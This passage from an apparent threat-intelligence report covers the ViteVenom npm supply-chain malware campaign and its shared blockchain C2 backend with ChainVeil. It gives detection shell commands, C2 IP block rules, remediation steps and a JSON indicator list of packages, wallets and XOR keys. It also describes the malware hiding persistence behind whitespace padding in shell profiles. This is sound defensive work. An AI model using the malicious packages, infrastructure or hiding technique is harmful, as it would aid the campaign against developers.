| @vite-tab/tab | vite-tab | 3.15.10 | 289 |
| @vite-ln/build-ts | vite-ln | 5.15.10 | 252 |
| @vite-mcp/vite-type | vite-mcp | 6.44.1 | 239 |
| @vite-pro/vite-ui | vite-pro | 2.5.10 | 200 |
| @vitets/vite-ts | vitets | 1.5.10 | 194 |
| @vite-ts/vite-ui | vite-ts | 6.44.1 | 176 |
ChainVeil npm malware “ViteVenom” variant timeline
| Date | Event |
|---|---|
| Feb 27, 2026 | ViteVenom Stage 2B wallets activated (Tron + Aptos, 0.3s sync) |
| Mar 24, 2026 | ChainVeil Tier-1 wallets funded, infrastructure expansion |
| May 18, 2026 | First ChainVeil npm packages published (tailwindcss-animatics) |
| May 19, 2026 | ViteVenom Stage 2A pointer updated (24th rotation) |
| Jun 6–10, 2026 | ChainVeil burst — nine packages published |
| ~Jun 29, 2026 | ViteVenom npm packages begin publishing (seven packages) |
| Jul 3, 2026 | Both clusters reported to npm and taken down — C2 remains online |
The ViteVenom Stage 2B infrastructure was activated on February 27, 2026 — a full month before ChainVeil’s infrastructure expansion in March. With 24 Aptos rotations on the Stage 2A account by May, this infrastructure has been actively maintained for months. The npm packages are simply the latest delivery wrapper on a long-running blockchain C2 backend.

Figure 9: Combined campaign timeline showing ViteVenom and ChainVeil milestones
Detection and remediation
Check if you are affected
# Check for any ViteVenom package
for p in @vite-pro/vite-ui @vitets/vite-ts @vite-ts/vite-ui \
         @vite-mcp/vite-type @uw010010/vite-tree \
         @vite-tab/tab @vite-ln/build-ts; do
  npm ls "$p" 2>/dev/null | grep -q "$p" && echo "INFECTED: $p"
done

# Hunt the malicious file
find node_modules -path '*/bin/vite.js' \
  -exec grep -l "global.i" {} \;

# Scan lockfiles
grep -rEn '@vite-(pro|ts|mcp|tab|ln)/|@vitets/|@uw010010/' \
  --include='package-lock.json' \
  --include='pnpm-lock.yaml' \
  --include='yarn.lock'

# Hunt shared infrastructure signatures in any JS file
grep -rP '(trongrid\.io|aptoslabs\.com|bsc-dataseed|2\[gWfGj)' \
  --include='*.js'
Network indicators
# Block all three C2s — same operator
block ip 198.105.127.210 any   # ViteVenom
block ip 166.88.54.158 any     # ChainVeil primary
block ip 23.27.202.27 any      # ChainVeil tertiary
Remediation steps
If a machine is compromised:
1. Uninstall all ViteVenom packages from every project. Check lockfiles across all repositories — a teammate’s lockfile may pull one in.
2. The real Vite packages are under the @vitejs/* scope (@vitejs/plugin-react, @vitejs/plugin-legacy). Install those if needed.
3. Kill orphaned ‘node -e‘ processes running with detached: true.
4. Inspect .bashrc, .zshrc, and .profile for content injected after 200+ spaces of whitespace padding — the RAT hides persistence code this way.
5. Rotate all credentials immediately — Secure Shell (SSH) keys, npm tokens, cloud credentials, API keys, environment variables.
6. Block all three C2 IPs at the network level: 198.105.127[.]210, 166.88.54[.]158, 23.27.202[.]27.
7. Search for machine ID files: find / -name 'machineId' -path
'*/..*/*'
8. Audit your full dependency tree for any packages from suspicious @vite-* scopes.
Conclusion
When we published ChainVeil, we predicted the unused C2 servers and the three-tier routing architecture implied additional campaigns were already running. ViteVenom confirms that prediction. The same Tier-2 blockchain infrastructure, the same XOR keys, and the same final RAT payload connect both clusters to the same backend. The surface-level differences — different package names, different maintainer accounts, different Tier-1 wallets, different malicious file paths — are consistent with how a single operator would compartmentalize multiple distribution tracks to limit exposure.
Key takeaways:
- The blockchain C2 infrastructure is the persistent layer. ChainVeil packages were taken down. ViteVenom packages were taken down. The Tier-2 blockchain wallets, the BSC transactions, and the C2 servers remained fully operational throughout. Defenders should treat shared infrastructure signatures — XOR keys, wallet addresses, BSC delimiter, C2 IPs — as the primary detection layer, not individual package names.
- Scoped packages are a more sophisticated delivery mechanism. ViteVenom’s @vite-pro/*, @vite-ts/*, and @vitets/* scopes look more trustworthy than unscoped typosquats. The @vitets scope is one character from the legitimate @vitest framework with 10 million weekly downloads. Dependency review tools need to account for scoped impersonation, not just name similarity.
- Mixed clean and malicious versions defeat version-based scanning. The @uw010010/vite-tree package published clean versions 3.4.1 and 8.1.0 alongside malicious versions 3.4.2, 3.4.3, and 3.6.1. A scanner or reviewer checking only the latest version would see nothing wrong.
- The operation is ongoing. The Stage 2B wallet was activated in February 2026. The Stage 2A account has 24 rotations. All three C2 servers remain online. The infrastructure predates both known campaign clusters, and we expect additional distribution tracks targeting other JavaScript ecosystems.
Attribution note: We attribute both ViteVenom and ChainVeil to the same operator with high confidence based on shared Tier-2 wallet addresses, shared cryptographic keys, and consistent deployment tooling and timing patterns. That said, blockchain attribution carries inherent limitations without corroborating identity evidence. A shared-infrastructure-as-a-service model cannot be ruled out on technical grounds alone. We present the evidence and our assessment; readers should weigh both.
Security Information and Event Management (SIEM) configuration (machine-readable IoC)
{
  "campaign_cluster": "ViteVenom",
  "related_campaign": "ChainVeil",
  "marker_format": "*5-*",
  "packages": [
    {"name":"@uw010010/vite-tree","maintainer":"uw010010",
     "malicious_versions":["3.4.2","3.4.3","3.6.1"],
     "clean_versions":["3.4.1","8.1.0"],"downloads":1070},
    {"name":"@vite-tab/tab","maintainer":"vite-tab",
     "versions":["3.15.10"],"downloads":289},
    {"name":"@vite-ln/build-ts","maintainer":"vite-ln",
     "versions":["5.15.10"],"downloads":252},
    {"name":"@vite-mcp/vite-type","maintainer":"vite-mcp",
     "versions":["6.44.1"],"downloads":239},
    {"name":"@vite-pro/vite-ui","maintainer":"vite-pro",
     "versions":["2.5.10"],"downloads":200},
    {"name":"@vitets/vite-ts","maintainer":"vitets",
     "versions":["1.5.10"],"downloads":194},
    {"name":"@vite-ts/vite-ui","maintainer":"vite-ts",
     "versions":["6.44.1"],"downloads":176}
  ],
  "c2_servers": [
    {"ip":"198.105.127.210","ports":[443,80],"campaign":"ViteVenom"},
    {"ip":"166.88.54.158","ports":[443],"campaign":"ChainVeil"},
    {"ip":"23.27.202.27","ports":[443,27017],"campaign":"ChainVeil"}
  ],
  "blockchain_wallets": {
    "tron_tier1_vitevenom": [
      "TCqf6ZkaQD84vYsC2cuu1jRwB6JveTaRrF",
      "TFMryB9m6d4kBMRjEVyFRbqKSV1cV2NcpH"
    ],
    "aptos_tier1_vitevenom": [
      "0x9d202c824402ca89e9aaccd2390b6f8b332ae743caa1469c695feb2781d56519",
      "0x3d2075f97b7b1e3234bd653779d21c605d7d8c6ec9c98d983880be5c7f4f9471"
    ],
    "tron_tier2_shared": "TA48dct6rFW8BXsiLAtjFaVFoSuryMjD3v",
    "aptos_tier2_shared": "0x533b2dbcaeff19cd1f799234a27b578d713d8fcaa341b7501e4526106483e0b1"
  },
  "bsc_transactions": [
    "0x5ab85abe6c67adb94322e5700a36915c38d1db1e604920da8aa4fcb530408af0",
    "0xbcc976e1c8f3dfd93e146ff424836a9635ab36d991a54675635d7fdf30e60616"
  ],
  "xor_keys": ["2[gWfGj;<:-93Z^C","m6:tTh^D)cBz?NM]","ThZG+0jfXE6VAGOJ"]
}Malicious Packages
NPM
Open-Source Projects
Open-Source Supply Chain
Software Supply Chain Security